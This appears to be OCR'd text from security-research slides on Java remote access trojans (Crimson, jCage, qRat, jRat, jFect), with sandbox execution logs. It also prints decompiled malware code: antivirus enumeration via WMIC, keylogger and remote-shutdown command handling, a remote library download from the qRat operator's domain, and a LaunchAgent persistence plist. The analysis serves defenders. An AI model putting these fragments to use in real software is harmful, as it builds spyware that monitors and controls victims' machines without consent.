
```
sh-3.2# grep java ../../snoop
  501  1610 W 32278128  32768       java ??/hsperfdata_bob/1610
  501  1610 W 32278192   4096       java ??/.oracle_jre_usage/613bcfb3a06ef613.timestamp
  501  1610 R 32276128   4096       java ??/net.java.openjdk.cmd.savedState/windows.plist
  501  1610 R 32276136   4096       java ??/net.java.openjdk.cmd.savedState/data.data
  501  1610 W 32278232   4096       java ??/net.java.openjdk.cmd.savedState/restorecount.plist
  501  1610 W 32278232   4096       java ??/net.java.openjdk.cmd.savedState/restorecount.plist
  501  1610 W 33129400 1048576       java ??/T/sqlite-unknown-65051d1b-9b56-4092-8ba5-440d9a5d9ae
a-libsqlitejdbc.jnilib
  501  1610 W 33131448  81920       java ??/T/sqlite-unknown-65051d1b-9b56-4092-8ba5-440d9a5d9aea
-libsqlitejdbc.jnilib
  501  1610 W 33131608  32768       java ??/T/libJNativeHook_3974632918467371102.dylib
    0     1 W 32278288   4096    launchd ??/net.java.openjdk.cmd.savedState/windows.plist
    0     1 W 32278296   4096    launchd ??/net.java.openjdk.cmd.savedState/data.data
  501  1610 R 38158616   4096       java ??/lib/jsse.jar
  501  1610 R 32278296   4096       java ??/net.java.openjdk.cmd.savedState/data.data
sh-3.2# sqlite3 Psettings.db
SQLite version 3.8.5 2014-08-15 22:37:57
Enter ".help" for usage hints.
sqlite> .tables
storage
sqlite> .schema storage
CREATE TABLE storage (OID INT2, Object VARCHAR(32000));
sqlite> 
```

Crimson



```
C:\WINDOWS\system32>java -jar

C:\WINDOWS\system32>cd C:\

C:\>
C:\>cd "Documents and Settings[redacted]Desktop"

C:\Documents and Settings\[redacted]\Desktop>java -jar "C:\Documents and Settings[redacted]D
esktop\crimson_2.1.0.jar"
Bootstrapping...
Platform is: windows xp
Loaded options
Delaying for: 0 seconds
jar name: crimson.jar
install path: C:/Users[redacted])ocuments/
Attempting to write classes
[Sun Apr 10 18:05:35 EDT 2016]Making Dir: C:\DOCUME~1\[redacted]\LOCALS~1\Temp\cr_14603
25935303\com/crimson/permaJarMulti/modules
[Sun Apr 10 18:05:35 EDT 2016]Making Dir: C:\DOCUME~1\[redacted]\LOCALS~1\Temp\cr_14603
25935303\com/crimson/universal/exceptions
[Sun Apr 10 18:05:35 EDT 2016]Making Dir: C:\DOCUME~1\[redacted]\LOCALS~1\Temp\cr_14603
25935303\com/crimson/permaJarMulti/natives
[Sun Apr 10 18:05:35 EDT 2016]Making Dir: C:\DOCUME~1\[redacted]\LOCALS~1\Temp\cr_14603
25935303\com/crimson/universal/containers
[Sun Apr 10 18:05:35 EDT 2016]Making Dir: C:\DOCUME~1\[redacted]\LOCALS~1\Temp\cr_14603
25935303\com/crimson/universal/upnp
[Sun Apr 10 18:05:35 EDT 2016]Making Dir: C:\DOCUME~1\[redacted]\LOCALS~1\Temp\cr_14603
25935303\org/jnativehook/keyboard
[Sun Apr 10 18:05:35 EDT 2016]Making Dir: C:\DOCUME~1\[redacted]\LOCALS~1\Temp\cr_14603
25935303\org/jnativehook/mouse
[Sun Apr 10 18:05:35 EDT 2016]Making Dir: C:\DOCUME~1\[redacted]\LOCALS~1\Temp\cr_14603
25935303\org/jnativehook/lib/linux/x86_64
[Sun Apr 10 18:05:35 EDT 2016]Making Dir: C:\DOCUME~1\[redacted]\LOCALS~1\Temp\cr_14603
25935303\org/jnativehook/lib/linux/x86
[Sun Apr 10 18:05:35 EDT 2016]Making Dir: C:\DOCUME~1\[redacted]\LOCALS~1\Temp\cr_14603
25935303\org/jnativehook/lib/windows/x86_64
[Sun Apr 10 18:05:35 EDT 2016]Making Dir: C:\DOCUME~1\[redacted]\LOCALS~1\Temp\cr_14603
25935303\org/jnativehook/lib/windows/x86
[Sun Apr 10 18:05:35 EDT 2016]Making Dir: C:\DOCUME~1\[redacted]\LOCALS~1\Temp\cr_14603
25935303\org/jnativehook/lib/osx/x86_64
[Sun Apr 10 18:05:35 EDT 2016]Making Dir: C:\DOCUME~1\[redacted]\LOCALS~1\Temp\cr_14603
25935303\org/jnativehook/lib/osx/x86
[Sun Apr 10 18:05:35 EDT 2016]Writing 36 classes
[Sun Apr 10 18:05:35 EDT 2016]Writing 47 classes
[Sun Apr 10 18:05:35 EDT 2016]Writing 35 classes
Copying options file to filesystem
Attempting to write Jar file: C:\Users'[redacted])ocuments\crimson.jar
Packaging target into jar: com
Packaging target into jar: org
Installing Startup key
Started PermaJar. Exiting bootstrapper...

C:\Documents and Settings[redacted]Desktop>
```


Crimson



```
Bobs-Mac:Desktop bob$ java -jar crimson_2.1.0.jar
Bootstrapping...
Platform is: mac os x
Loaded options
Delaying for: 0 seconds
jar name: crimson.jar
install path: /Users/bob/.crimson/
Attempting to write classes
[Sun Apr 10 15:10:49 PDT 2016]Making Dir: /var/folders/fn/7vlq55qx383bkqf5jxfh0q700000gn/T/cr_1460326249701/com/crimson/permaJarMulti/modules
[Sun Apr 10 15:10:49 PDT 2016]Making Dir: /var/folders/fn/7vlq55qx383bkqf5jxfh0q700000gn/T/cr_1460326249701/com/crimson/universal/exceptions
[Sun Apr 10 15:10:49 PDT 2016]Making Dir: /var/folders/fn/7vlq55qx383bkqf5jxfh0q700000gn/T/cr_1460326249701/com/crimson/permaJarMulti/natives
[Sun Apr 10 15:10:49 PDT 2016]Making Dir: /var/folders/fn/7vlq55qx383bkqf5jxfh0q700000gn/T/cr_1460326249701/com/crimson/universal/containers
[Sun Apr 10 15:10:49 PDT 2016]Making Dir: /var/folders/fn/7vlq55qx383bkqf5jxfh0q700000gn/T/cr_1460326249701/com/crimson/universal/upnp
[Sun Apr 10 15:10:49 PDT 2016]Making Dir: /var/folders/fn/7vlq55qx383bkqf5jxfh0q700000gn/T/cr_1460326249701/org/jnativehook/keyboard
[Sun Apr 10 15:10:49 PDT 2016]Making Dir: /var/folders/fn/7vlq55qx383bkqf5jxfh0q700000gn/T/cr_1460326249701/org/jnativehook/mouse
[Sun Apr 10 15:10:49 PDT 2016]Making Dir: /var/folders/fn/7vlq55qx383bkqf5jxfh0q700000gn/T/cr_1460326249701/org/jnativehook/lib/linux/x86_64
[Sun Apr 10 15:10:49 PDT 2016]Making Dir: /var/folders/fn/7vlq55qx383bkqf5jxfh0q700000gn/T/cr_1460326249701/org/jnativehook/lib/linux/x86
[Sun Apr 10 15:10:49 PDT 2016]Making Dir: /var/folders/fn/7vlq55qx383bkqf5jxfh0q700000gn/T/cr_1460326249701/org/jnativehook/lib/windows/x86_64
[Sun Apr 10 15:10:49 PDT 2016]Making Dir: /var/folders/fn/7vlq55qx383bkqf5jxfh0q700000gn/T/cr_1460326249701/org/jnativehook/lib/windows/x86
[Sun Apr 10 15:10:49 PDT 2016]Making Dir: /var/folders/fn/7vlq55qx383bkqf5jxfh0q700000gn/T/cr_1460326249701/org/jnativehook/lib/osx/x86_64
[Sun Apr 10 15:10:49 PDT 2016]Making Dir: /var/folders/fn/7vlq55qx383bkqf5jxfh0q700000gn/T/cr_1460326249701/org/jnativehook/lib/osx/x86
[Sun Apr 10 15:10:49 PDT 2016]Writing 36 classes
[Sun Apr 10 15:10:49 PDT 2016]Writing 47 classes
[Sun Apr 10 15:10:49 PDT 2016]Writing 35 classes
Copying options file to filesystem
Attempting to write Jar file: /Users/bob/.crimson/crimson.jar
Packaging target into jar: com
Packaging target into jar: org
Installing Startup key
Started PermaJar. Exiting bootstrapper...
```


jCage

- Emerged July 2013
- Makes use of jnativehook lib



```
public static String antivirus()
{
  try {
    Process process =
      Runtime.getRuntime()
      .exec("WMIC /Node:localhost /Namespace:\\\\root\\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List");
    BufferedReader reader = new BufferedReader(new InputStreamReader(
      process.getInputStream()));

    String result = "None";
    String line; while ((line = reader.readLine()) != null) { String line;
      if ((line.length() >= 1) && (line.trim().contains("displayName")))
      {
        result = line.split("=")[1];
        break;
      } }
    return result;
  } catch (IOException e) {}
  return "Unknown";
}
```

jCage




```
    try {
      String prop = System.getProperty("user.home") +
        "\\client.jar";
      File fileToDelete = new File(prop);
      if (fileToDelete.delete()) {}

      GlobalScreen.unregisterNativeHook();
    }
    catch (NativeHookException localNativeHookException) {}
    System.exit(0);
    break;
  case 1:
    this.stream.writeLine(this.log.toString());
    break;
  case 3:
    try {
      Runtime runtime = Runtime.getRuntime();
      runtime.exec("shutdown -s -t 3");
      this.stream.writeBoolean(true);
      System.exit(0);
    } catch (Exception e) {
      this.stream.writeBoolean(false);
    }
```

qRat (Qarallax/Quaverse)

- Emerged May 2015
- Three stage JAR loader [20]
- SaaS model (similar to jSocket)
  - Used a hardcoded IPv4 and domains
- Only runs on windows

- A second version in the wild [32] recently
- Downloads auxilary Jars from qarallax[.]com
- Runs on Macs too!
- Used to target travelers applying for US Visa in Switzerland [33] – 6 June 2016

qRat (Qarallax/Quaverse)




```
sh-3.2# java -jar qrat1.jar
Server Host : [Ljava.lang.String;@677327b6
Server Port : 1777
Instance Control Port : 17711
WARNING: GL pipe is running in software mode (Renderer ID=0x1020400)
```

Operating System Error

Your operating system must be Windows to run this application.

qRat (Qarallax/Quaverse)




```
Bobs-Mac:Desktop bob$ java -jar 1.jar
Main-Class : qua.quaverse.qarallax.Bismillahirrahmanirrahim
slave
com.sun.jna.MFouSeCFouELNinSeThoFHEigO.NinTCFouSeLFiftThoFHNinF.MOASiCNinFLEigThThoEHFift Err
or for Resource : embedding
Looking for Resource on Linked : sun.misc.Launcher.AppClassLoader
id=72000000099 to_id=71000000099
/Users/bob/Desktop/1.jar
/Users/bob/.RcY80NLXNs/lFQe_gLyNP0hc9K0g/SLjZbn7HWcwFs4ckU/jVcGFo31eViT7RbHM.jar
Downloading Library: http://lib.qarallax.com/qarallax-lib/bridj/bridj-0.6.2.jar => /var/folde
rs/fn/7vlq55qx383bkqf5jxfh0q700000gn/T/5444127824038660420279628807057544412801493 => /Users/
bob/.RcY80NLXNs/lFQe_gLyNP0hc9K0g/SLjZbn7HWcwFs4ckU/lib/bridj-0.6.2.jar
```

jRat (aka Jacksbot)

- Emerge Oct 2012
- Portions are open sourced by redpoins0n
  - Plugins, scripts, uninstaller, and auxiliary tools
  - https://github.com/java-rat
- Not everything is jRat
  - AV tends to call everything Java RAT or jRat (or Adwind)
- Persists using [19]
  - OSX: a LaunchAgent plist
  - Linux: ~/.config/autostart
  - Windows: Registry run key

jRat (aka Jacksbot)




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
   <key>Label</key>
   <string>/Users/bob/Desktop/jrat1</string>
   <key>ProgramArguments</key>
   <array>
      <string>/Library/Java/JavaVirtualMachines/jdk1.8.0_73.jdk/Contents/Home/jre/bin/java</string>
      <string>-jar</string>
      <string>/Users/bob/Desktop/jrat1.jar</string>
   </array>
   <key>RunAtLoad</key>
   <true/>
</dict>
</plist>
```

jFect

- Emerged Nov 2015
- Heavily obfuscated
- IRC or HTTP communications
- LaunchAgent plist for persistence on OSX

jFect

